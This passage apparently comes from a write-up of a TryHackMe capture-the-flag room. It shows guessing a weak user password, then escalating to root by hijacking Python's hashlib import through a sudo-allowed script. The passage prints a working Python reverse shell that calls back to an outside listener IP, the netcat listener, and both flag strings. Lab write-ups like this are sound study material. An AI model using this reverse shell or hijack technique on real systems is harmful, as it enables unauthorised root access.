Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Tue Dec  7 03:21:42 2021 from 10.0.2.15
smokey@ip-10-10-190-224:~$ 
```

While exploring the system, I found another user: hazel.




```
smokey@ip-10-10-190-224:/home$ ls -la
total 20
drwxr-xr-x  5 root   root   4096 Jul 13 16:02 .
drwxr-xr-x 19 root   root   4096 Jul 13 16:02 ..
drwxr-xr-x  3 root   root   4096 Mar  2  2022 hazel
drwxr-xr-x  3 smokey smokey 4096 Dec  7  2021 smokey
drwxr-xr-x  3 ubuntu ubuntu 4096 Jul 13 16:02 ubuntu
```

In hazel’s home directory, we find what appears to be the **first flag**.




```
smokey@ip-10-10-190-224:~$ cd /home/hazel
smokey@ip-10-10-190-224:/home/hazel$ ls -la
total 32
drwxr-xr-x 3 root  root  4096 Mar  2  2022 .
drwxr-xr-x 5 root  root  4096 Jul 13 16:02 ..
lrwxrwxrwx 1 root  root     9 Dec  7  2021 .bash_history -> /dev/null
-rw-r--r-- 1 hazel hazel  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 hazel hazel 3771 Feb 25  2020 .bashrc
drwx------ 2 hazel hazel 4096 Dec  7  2021 .cache
-rw-r----- 1 root  hazel  497 Dec  7  2021 hasher.py
-rw-r--r-- 1 hazel hazel  807 Feb 25  2020 .profile
-rw-r----- 1 root  hazel   45 Mar  2  2022 user.txt
-rw------- 1 hazel hazel    0 Dec  7  2021 .viminfo
smokey@ip-10-10-190-224:/home/hazel$
```

However, we don’t have permission to read it – same for the hasher.py file.




```
smokey@ip-10-10-190-224:/home/hazel$ cat user.txt
cat: user.txt: Permission denied
smokey@ip-10-10-190-224:/home/hazel$ cat hasher.py
cat: hasher.py: Permission denied
smokey@ip-10-10-190-224:/home/hazel$
```

smokey also doesn’t have any root permissions via sudo -l.




```
smokey@ip-10-10-190-224:/home/hazel$ sudo -l
[sudo] password for smokey:
Sorry, user smokey may not run sudo on ip-10-10-190-224.
smokey@ip-10-10-190-224:/home/hazel$
```

A hint suggests that hazel's password might be simple – I tried "root", "admin", etc., and eventually guessed the correct one: **"hazel"**.




```
smokey@ip-10-10-190-224:/home/hazel$ su hazel
Password:
su: Authentication failure
smokey@ip-10-10-190-224:/home/hazel$ su hazel
Password:
su: Authentication failure
smokey@ip-10-10-190-224:/home/hazel$ su hazel
Password:
su: Authentication failure
smokey@ip-10-10-190-224:/home/hazel$ su hazel
Password:
su: Authentication failure
```



```
smokey@ip-10-10-190-224:/home/hazel$ su hazel
Password:
hazel@ip-10-10-190-224:~$
```


Now we can read the **first flag**.



```
hazel@ip-10-10-190-224:~$ cat user.txt
THM{G0Od_OLd_SQL_1nj3ct10n_&_w3@k_p@sSw0rd$}
hazel@ip-10-10-190-224:~$
```


5.Root

Time to escalate privileges – the hasher.py script looks promising.




```
hazel@ip-10-10-190-224:~$ cat hasher.py
import hashlib

def hashing(passw):

    md5 = hashlib.md5(passw.encode())

    print("Your MD5 hash is: ", end ="")
    print(md5.hexdigest())

    sha256 = hashlib.sha256(passw.encode())

    print("Your SHA256 hash is: ", end ="")
    print(sha256.hexdigest())

    sha1 = hashlib.sha1(passw.encode())

    print("Your SHA1 hash is: ", end ="")
    print(sha1.hexdigest())


def main():
    passw = input("Enter a password to hash: ")
    hashing(passw)

if __name__ == "__main__":
    main()

hazel@ip-10-10-190-224:~$
```

Running sudo -l shows we **can execute it as root**.



```
hazel@ip-10-10-190-224:~$ sudo -l
Matching Defaults entries for hazel on ip-10-10-190-224:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hazel may run the following commands on ip-10-10-190-224:
    (root) SETENV: NOPASSWD: /usr/bin/python3 /home/hazel/hasher.py
hazel@ip-10-10-190-224:~$
```


Unfortunately, we can’t edit the script directly.



```
import hashlib

def hashing(passw):

    md5 = hashlib.md5(passw.encode())

    print("Your MD5 hash is: ", end ="")
    print(md5.hexdigest())

    sha256 = hashlib.sha256(passw.encode())

    print("Your SHA256 hash is: ", end ="")
    print(sha256.hexdigest())

    sha1 = hashlib.sha1(passw.encode())

    print("Your SHA1 hash is: ", end ="")
    print(sha1.hexdigest())


def main():
    passw = input("Enter a password to hash: ")
    hashing(passw)

if __name__ == "__main__":
    main()
```


```
[ File 'hasher.py' is unwritable ]...
```

But I noticed it starts with import hashlib – and doesn't specify a full path, which means it may load a module from the current directory or PYTHONPATH.
I created a fake hashlib.py in /tmp.




```
hazel@ip-10-10-190-224:~$
hazel@ip-10-10-190-224:~$ touch /tmp/hashlib.py
hazel@ip-10-10-190-224:~$
```

Inside it, I placed a Python reverse shell.




```
hazel@ip-10-10-190-224:~$ cat /tmp/hashlib.py
import socket
import subprocess
import os

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.21.136.129", 997))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
subprocess.call(["/bin/sh", "-i"])

hazel@ip-10-10-190-224:~$
```

After running hasher.py, I received a root shell on my listener.



```
┌─[root@parrot]─[/home/user]
└──╼ #nc -lvnp 997
listening on [any] 997 ...
connect to [10.21.136.129] from (UNKNOWN) [10.10.190.224] 46908
# whoami
root
# 
```

We now have the **final root flag**.



```
# cd /root
# ls
root.txt
snap
# cat root.txt
THM{PytH0n_LiBr@RY_H1j@acKIn6}
# 
```

6.Summary

This was a classic CTF. The most challenging part was extracting the login credentials. Manipulating the script via a fake Python module is a common but clever technique in CTFs – this was a solid exercise overall.